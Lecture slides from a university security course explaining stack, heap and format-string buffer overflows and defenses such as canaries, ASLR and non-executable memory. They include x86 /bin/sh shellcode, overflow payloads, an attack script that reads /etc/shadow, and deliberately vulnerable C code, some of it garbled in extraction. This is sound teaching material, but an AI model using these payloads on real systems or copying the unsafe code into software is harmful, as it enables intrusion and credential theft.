

Software and System Security

Buffer Overflow

These notes are for use by registered students in CP400S Computer Security, Winter 2018, and may not be used or reproduced for any other purpose

Dose of Reality



2

It's all about software!



Bad software



Vulnerabilities



3

A Brief History of Some Buffer Overflow Attacks



1988	The Morris Internet Worm uses a buffer overflow exploit in "fingerd" as one of its attack mechanisms.
1995	A buffer overflow in NCSA httpd 1.3 was discovered and published on the Bugtraq mailing list by Thomas Lopatic.
1996	Aleph One published "Smashing the Stack for Fun and Profit" in <i>Phrack</i> magazine, giving a step by step introduction to exploiting stack-based buffer overflow vulnerabilities.
2001	The Code Red worm exploits a buffer overflow in Microsoft IIS 5.0.
2003	The Slammer worm exploits a buffer overflow in Microsoft SQL Server 2000.
2004	The Sasser worm exploits a buffer overflow in Microsoft Windows 2000/XP Local Security Authority Subsystem Service (LSASS).

4

Buffer Overflow

- ❑ A very common attack mechanism
 - First widely used by the Morris Worm in 1988
- ❑ Many prevention techniques known/available ^[1]
- ❑ Still of major concern
 - Legacy of buggy code in widely deployed operating systems and applications
 - Continued careless programming practices by programmers

[1] van de Ven, A.: New security enhancements in red hat enterprise linux (2004)

5

Buffer Overflow/Buffer Overrun

A buffer overflow, also known as a buffer overrun, is defined in the NIST *Glossary of Key Information Security Terms* as follows:

“A condition at an interface under which more input can be placed into a buffer or data holding area than the capacity allocated, overwriting other information. Attackers exploit such a condition to crash a system or to insert specially crafted code that allows them to gain control of the system.”

compromising a computer (break into it or crack it without authorization.)

DoS

6

Buffer Overflow Basics

- ❑ Programming error when a process attempts to store data beyond the limits of a fixed-sized buffer

```
int main () {
    int buffer[10];
    buffer[20] = 10;
}
```

- ❑ Overwrites adjacent memory locations

- Locations could hold other program variables, parameters, or program control flow data


- Buffer could be located on the stack, in the heap, or in the data section of the process

Consequences:

- Corruption of program data
- Unexpected transfer of control
- Memory access violations
- Execution of code chosen by attacker

7

Linux Memory Layout



8

Stack Buffer Overflow

Stack Buffer Overflows

❑ Occur when buffer is located on stack

- Also referred to as *stack smashing*^[1]
- Used by Morris Worm
- Exploits included an unchecked buffer overflow

❑ Are still being widely exploited^[2,3]

❑ Stack frame

- When one function calls another it needs somewhere to save the return address
- Also needs locations to save the parameters to be passed in to the called function and to possibly save register values

[1] Aleph One. "Smashing the Stack for Fun and Profit".
<http://phrack.org/issues/49/14.html#article>

[2] Matthias Vallentin. On the Evolution of Buffer Overflows

[3] K. Alharbi, X. Lin. Preventing stack buffer overflow attacks. US9251373B2




9

10

Buffer Overflow Attacks

- To exploit a buffer overflow an attacker needs:
 - To identify a buffer overflow vulnerability in some program that can be triggered using externally sourced data under the attacker's control
 - To understand how that buffer is stored in memory and determine potential for corruption
- Identifying vulnerable programs can be done by:
 - Inspection of program source
 - Tracing the execution of programs as they process oversized input
 - Using tools such as **fuzzing** ^[1] to automatically identify potentially vulnerable programs. **Fuzzing** or **fuzz testing** is an automated software testing technique that involves providing invalid, unexpected, or random data as inputs to a computer program.



[1] <https://en.wikipedia.org/wiki/Fuzzing>


11

Stack Direction

- ❑ On Linux (x86) the stack grows from high addresses to low.


(while buffer grows from low address to high address.)

- ❑ Pushing something on the stack moves the Top Of Stack towards the address 0.



12

Layout of a stack frame



13

"START"

```

int main(int argc, char *argv[]) {
    int valid = FALSE;
    char str1[8];
    char str2[8];

    next_tag(str1);
    gets(str2);
    if (strcmp(str1, str2, 8) == 0)
        valid = TRUE;
    printf("buffer1: str1(%s), str2(%s), valid(%d)\n", str1, str2, valid);
}

```

(a) Basic buffer overflow C code

```

$ cc -g -o buffer1 buffer1.c
$ ./buffer1
START
buffer1: str1(START), str2(START), valid(1)
$ ./buffer1
EVILINPUTVALUE
buffer1: str1(TVALUE), str2(EVILINPUTVALUE), valid(0)
$ ./buffer1
BADINPUTBADINPUT
buffer1: str1(BADINPUT), str2(BADINPUTBADINPUT), valid(1)

```

"START" has been changed to "TVALUE"

what happened?

(b) Basic buffer overflow example runs

Basic Buffer Overflow Example

14

Memory Address	Before gets(str2)	After gets(str2)	Contains Value of
bf000000	34fcfbf	34fcfbf	argv
bf000004	4...	3	argc
bf000008	01000000	01000000	return addr
bf00000c	c6bd0340	c6bd0340	old base ptr
bf000010	08fcfbf	08fcfbf	valid
bf000014	00000000	01000000	int valid = FALSE;
bf000018	80640140	00640140	char str1[8];
bf00001c	d @	d @	char str2[8];
bf000020	54001540	4e505554	str1[4-7]
bf000024	T...@	N P U T	str1[0-3]
bf000028	53544152	42414449	str2[4-7]
bf00002c	S T A R	B A D I	str2[0-3]
bf000030	00850408	4e505554	
bf000034	N P U T	N P U T	
bf000038	30561540	42414449	
bf00003c	0 V @	B A D I	

Basic Buffer Overflow Stack Value

15

```


[root@localhost cp400s]# gdb buffer1
(gdb) b 17
Breakpoint 1 at 0x804847d: file buffer1.c, line 17.
(gdb) run
Starting program: /home/student/cp400s/buffer1

Breakpoint 1, main (argc=1, argv=0xbffff614) at buffer1.c:17
17     gets(str2);
Missing separate debuginfos, use: debuginfo-install glibc-2.15-59.fc17.i686

(gdb) p str1[0]
$1 = 83 'S'
(gdb) p str1[4]
$5 = 84 'T'
(gdb) p str1[5]
$6 = 0 '\000'
(gdb) s
BADINPUTBADINPUT
19     if(strcmp(str1, str2, 8) == 0)
(gdb) p str1[0]
$7 = 66 'B'
(gdb) p str1[11]
$8 = 65 'A'


```

16



Example Stack Frame with Functions P and Q

17



Program Loading into Process Memory

18

```
void hello(char *tag)
{
    char inp[16];
    printf("Enter value for %s: ", tag);
    gets(inp);
    printf("Hello your %s is %s\n", tag, inp);
}
```

(a) Basic stack overflow C code

```
$ cc -g -o buffer2 buffer2.c
$ ./buffer2
Enter value for name: Bill and Lawrie
Hello your name is Bill and Lawrie
buffer2 done
$ ./buffer2
Enter value for name: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Segmentation fault (core dumped)
$ perl -e 'print pack("H*", "41424344454647485152535455565758616263646566676808cfcfb948304080a4e4e4e4e0a");' | ./buffer2
Enter value for name:
Hello your Re"pyr"jeEA is ABCDEFGHQRSTUUVWXabcdeffgyu
Enter value for Kyyu:
Hello your Kyyu is NNNN
Segmentation fault (core dumped)
```

(b) Basic stack overflow example runs

Basic Stack Overflow Example

19

Memory Address	Before gets(inp)	After gets(inp)	Contains Value of
bffffe0	3e850408	00850408	tag
bffffdc	f0830408	94830408	return addr
bffffd8	e8fbfbf	e8fbfbf	old base ptr
bffffd4	60840408	65666768	
bffffd0	30561540	61636364	
bffffec	1b840408	55665758	inp[12-15]
bffffc8	e8fbfbf	51525354	inp[8-11]
bffffc4	3cfcfbf	45464748	inp[4-7]
bffffc0	34cfcfbf	41424344	inp[0-3]
	4...	A B C D	

Basic Stack Overflow Stack Values

20

Some Common Unsafe C Standard Library Routines

<code>gets(char *str)</code>	read line from standard input into str
<code>sprintf(char *str, char *format, ...)</code>	create str according to supplied format and variables
<code>strcat(char *dest, char *src)</code>	append contents of string src to string dest
<code>strcpy(char *dest, char *src)</code>	copy contents of string src to string dest
<code>vsprintf(char *str, char *fmt, va_list ap)</code>	create str according to supplied format and variables




21

From DoS to compromising a computer (break into it or crack it without authorization.)

22

Before and After Stack Overflow

```
void foo(char *s) {
    char buf[100];
    strcpy(buf, s);
    ...
}
```



23



Shellcode

- Code supplied by attacker
 - Often saved in buffer being overflowed
 - Traditionally transferred control to a user command-line interpreter (shell)
- Machine code
 - Specific to processor and operating system
 - Traditionally needed good assembly language skills to create
 - More recently a number of sites and tools have been developed that automate this process
- Metasploit Project
 - Provides useful information to people who perform penetration, IDS signature development, and exploit research

24

Shellcode

- In computer security, a shellcode is a small piece of code used as the payload in the exploitation of a software vulnerability. It is called “shellcode” because **it typically starts a command shell from which the attacker can control the compromised machine.** Shellcode is commonly written in machine code, but any piece of code that performs a similar task can be called shellcode.

[1] <http://en.wikipedia.org/wiki/Shellcode>

25

Building the small program

- Typically, the small program stuffed in to the buffer does an `exec()`.
- Sometimes it changes the password db or other files...

26

exec()

- In Unix, the way to run a new program is with the `exec()` system call.
 - There is actually a *family* of `exec()` system calls...
 - This doesn't create a new process, it changes the current process to a new program.
 - The program which is `exec'd` **inherits** the privileges associated with the old process owner's user ID.
 - To create a new process you need something else (`fork()`).

27

Example UNIX Shellcode

```
int main(int argc, char *argv[])
{
    char *sh;
    char *argv[2];

    sh = "bin/sh";
    argv[0] = sh;
    argv[1] = NULL;
    execve(sh, argv, NULL);
}
```

(a) Desired shellcode code in C

```

nop          // end of nop sled
jmp find     // jump to end of code
cont: pop %esi // pop address of sh off stack into %esi
xor %eax,%eax // zero contents of EAX
mov %al,0x7(%esi) // copy 2nd byte to end of string sh (%esi)
lea (%esi),%ebx // load address of sh (%esi) into %ebx
mov %ebx,0x0(%esi) // save address of sh in argv[0] (%esi+0)
mov %eax,0x0(%esi) // copy zero to argv[1] (%esi+4)
mov $0x0,%al // copy execve syscall number (11) to AL
mov %esi,%ebx // copy address of sh (%esi) to %ebx
lea 0x0(%esi),%ecx // copy address of argv[0] (%esi+0) to %ecx
lea 0x4(%esi),%edx // copy address of argv[1] (%esi+4) to %edx
int $0x0 // software interrupt to execute syscall
find: call cont // call cont which saves next address on stack
sh: string "bin/sh" // string constant
argv: jmp 0 // space used for argv array
      jmp 0 // argv[1] and also NULL for env array
```

(b) Equivalent position-independent x86 assembly code

```
90 90 4b 1a 5e 31 c0 88 46 07 8d 1e 89 5e 08 89
46 0c b0 0b 89 f3 8d 4e 08 8d 56 0c c0 80 e8 e1
ff ff ff 2f 62 69 6e 2f 73 68 20 20 20 20 20 20
```

(c) Hexadecimal values for compiled x86 machine code

28

shellcode example


```
/* linux x86 shellcode */
char linuxshell[] =
"\xeb\x1d\x5e\x29\xc0\x88\x46\x07\x89\x46\xc0\x89\x76\x08\xb0"
"\x0b\x87\xf3\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\x29\xc0\x40xcd"
"\x80\xe8\xde\xff\xff\xff/bin/sh";

int main() {
    void (*s)()=(void *)linuxshell;
    /* create a function pointing to the code */
    s();
}
```

29

Buffer Overflow

Sample Stack




30

Setuid root applications

- The passwd utility (or whatever you used) is automatically given **root privilege** when executed, no matter who invoked it. In Unix parlance, it is called a set-user or setuid program because it the privileges of the process are automatically set to those of another user, root in this case.
- What if passwd utility has buffer overflow vulnerability, which is exploited by someone and used to launch a shell?




31




32

Stack Overflow Variants

Target program can be:



33




Demonstration

* This in-class demonstration is designed for the purpose of education, but not for any illegal activities.

34

Buffer Overflow Defenses

□ Buffer overflows are widely exploited



35

Compile-Time Defenses: Programming Language

□ Use a modern high-level language

- Not vulnerable to buffer overflow attacks
- Compiler enforces range checks and permissible operations on variables
- For example, Java

Disadvantages

- Additional code must be executed at run time to impose checks
- Flexibility and safety comes at a cost in resource use
- Distance from the underlying machine language and architecture means that access to some instructions and hardware resources is lost
- Limits their usefulness in writing code, such as device drivers, that must interact with such resources

36



Compile-Time Defenses: Safe Coding Techniques

- ❑ C designers placed much more emphasis on space efficiency and performance considerations than on type safety
 - Assumed programmers would exercise due care in writing code
- ❑ Programmers need to inspect the code and rewrite any unsafe coding
 - An example of this is the OpenBSD project
- ❑ Programmers have audited the existing code base, including the operating system, standard libraries, and common utilities
 - This has resulted in what is widely regarded as one of the safest operating systems in widespread use

37

Examples of Secure Coding Practices

- ❑ Validate input. Validate input from all untrusted data sources. Proper input validation can eliminate the vast majority of software vulnerabilities. Be suspicious of most external data sources, including command line arguments, network interfaces, environmental variables, and user controlled files.
- ❑ Avoid using unsafe C standard library routines. For example,

<code>gets(char *str)</code>	read line from standard input into str
<code>sprintf(char *str, char *format, ...)</code>	create str according to supplied format and variables
<code>strcat(char *dest, char *src)</code>	append contents of string src to string dest
<code>strcpy(char *dest, char *src)</code>	copy contents of string src to string dest
<code>vsprintf(char *str, char *fmt, va_list ap)</code>	create str according to supplied format and variables



38

Compile-Time Defenses: Language Extensions/Safe Libraries

- ❑ Handling dynamically allocated memory is more problematic because the size information is not available at compile time
 - Requires an extension and the use of library routines
 - Programs and libraries need to be recompiled
 - Likely to have problems with third-party applications
- Concern with C is use of unsafe standard library routines
 - One approach has been to replace these with safer variants
 - » **Libsafe** is an example
 - » Library is implemented as a dynamic library arranged to load before the existing standard libraries



39

Compile-Time Defenses: Stack Protection - StackGuard & StackShield

- ❑ Add function entry and exit code to check stack for signs of corruption
- ❑ StackGuard: Use random "canary"
 - Value needs to be unpredictable. is put on the stack with each function call. At the end of the function, the canary is checked. If an overflow has occurred, this will corrupt the canary and will be detected.
 - Should be different on different systems
- Stackshield: Copy the return address to a safe area, and check the return address at the end of the function.
 - GCC extensions that include additional function entry and exit code
 - Function entry writes a copy of the return address to a safe region of memory
 - Function exit code checks the return address in the stack frame against the saved copy
 - If change is found, aborts the program



40

Run-Time Defenses: Exec-shield

- ❑ exec-shield: it enables you to stop the kernel from executing instructions from any data area, for example, stack, heap.

41


Run-Time Defenses: Address Space Randomization

- ❑ Manipulate location of key data structures
 - Stack, heap, global data
 - Using random shift for each process
 - Large address range on modern systems means wasting some has negligible impact
- ❑ Randomize location of heap buffers
- ❑ Random location of standard library functions

42

Run-Time Defenses: Guard Pages

- ❑ Place guard pages between critical regions of memory: Any attempted access aborts process
- ❑ Further extension places guard pages Between stack frames and heap buffers
 - Cost in execution time to support the large number of page mappings necessary




43

More forms of overflow attacks

44

Replacement Stack Frame



45

Return to System Call

- The attacker uses libc functions to execute desired machine code. Aka, Return-to-libc attack
- Stack overflow variant replaces return address with standard library function, e.g., system()
 - Response to non-executable stack defenses
 - Attacker constructs suitable parameters on stack above return address
 - Function returns and library function executes
 - Attacker may need exact buffer address

BEFORE	AFTER
callee arg2	system arg1
callee arg1	system arg0
callee arg0	filler
ret ptr	&system
frame ptr	overflowed
	overflowed
buf	overflowed
buf	overflowed
buf	overflowed

46

Heap Overflow

- Very similar to stack-based buffer overflow attacks except it affects data on the heap or attacks buffer located in heap
 - Typically located above program code
 - Memory is requested by programs to use in dynamic data structures (such as linked lists of records)
- No return address
 - Hence no easy transfer of control
 - May have **function pointers** can exploit

Defenses

- Making the heap non-executable
- Randomizing the allocation of memory on the heap

47

Function Pointer in C

In C, like normal data pointers (int *, char *, etc), we can have pointers to functions. Following is a simple example that shows declaration and function call using function pointer.

```
#include <stdio.h>
// A normal function with an int parameter
// and void return type
void fun(int a)
{
    printf("Value of a is %d\n", a);
}

int main()
{
    // fun_ptr is a pointer to function fun()
    void (*fun_ptr)(int) = &fun;

    /* The above line is equivalent of following two
    void (*fun_ptr)(int);
    fun_ptr = &fun;
    */

    // Invoking fun() using fun_ptr
    (*fun_ptr)(10);

    return 0;
}
```

What if give another function?

48

Exploitation Technique:
vulnerable struct

(a) Valuable heap overflow C code

```
$ cat attack2
#!/bin/sh
# implement hex overflow against program buffers
perl -e 'print pack("H*",
    "00090b1a5c13:08346d784d181e95f08b89",
    "460cb08783d4de084000c0c080e81",
    "f1f1f12696e273682202020202020",
    "183774080a",
    "print \"whoami!\"",
    print \"cat /etc/shadow/n\",
    )'

$ attack2 | buffers
Enter value:
root
root:5154-onmy-ch5T3BV'SZE3OyNRGjGUzF4e3:13347:0:99999:7:::
daemon:*:11453:0:99999:7:::

nobody:*:11453:0:99999:7:::
kingsp:515622:18MDL5yVHPQuSkUfY3j3qj3:13347:0:99999:7:::
```

(b) Example heap overflow attack

49



Defenses

- Non executable or random global data region
- Move function pointers
- Guard pages

- May be located above program code
- If has **function pointer** and vulnerable buffer
- Or adjacent process management tables
- Aim to overwrite function pointer later called

50

Exploitation Technique:
vulnerable struct

(a) Vulnerable global data overflow C code

[illegible]

(b) Example global data overflow attack

51

```
int printf(const char *format [, argument]...);
```

- snprintf, wsnprintf ...

- What may happen if we execute

```
printf(string);
```

- Where **string** is user-supplied ?
- If it contains special characters, eg %s, %x, %n, %hn?
- It may crash a program.

```
#include<stdio.h>
```

```
void output(char *p)
{
    printf("%s", p);
}
```

```
int main(int argc, char *argv[])
{
    output(argv[1]);
    return 0;
}
```

Which one is correct?


But so what!
I am just
LAZY.

```
#include<stdio.h>
void output(char *p)
{
    printf(p);
}
```

```
int main(int argc, char *argv[])
{
    output(argv[1]);
    return 0;
}
```



Format string vulnerabilities



Demonstration

* This in-class demonstration is designed for the purpose of education, but not for any illegal activities.

53

54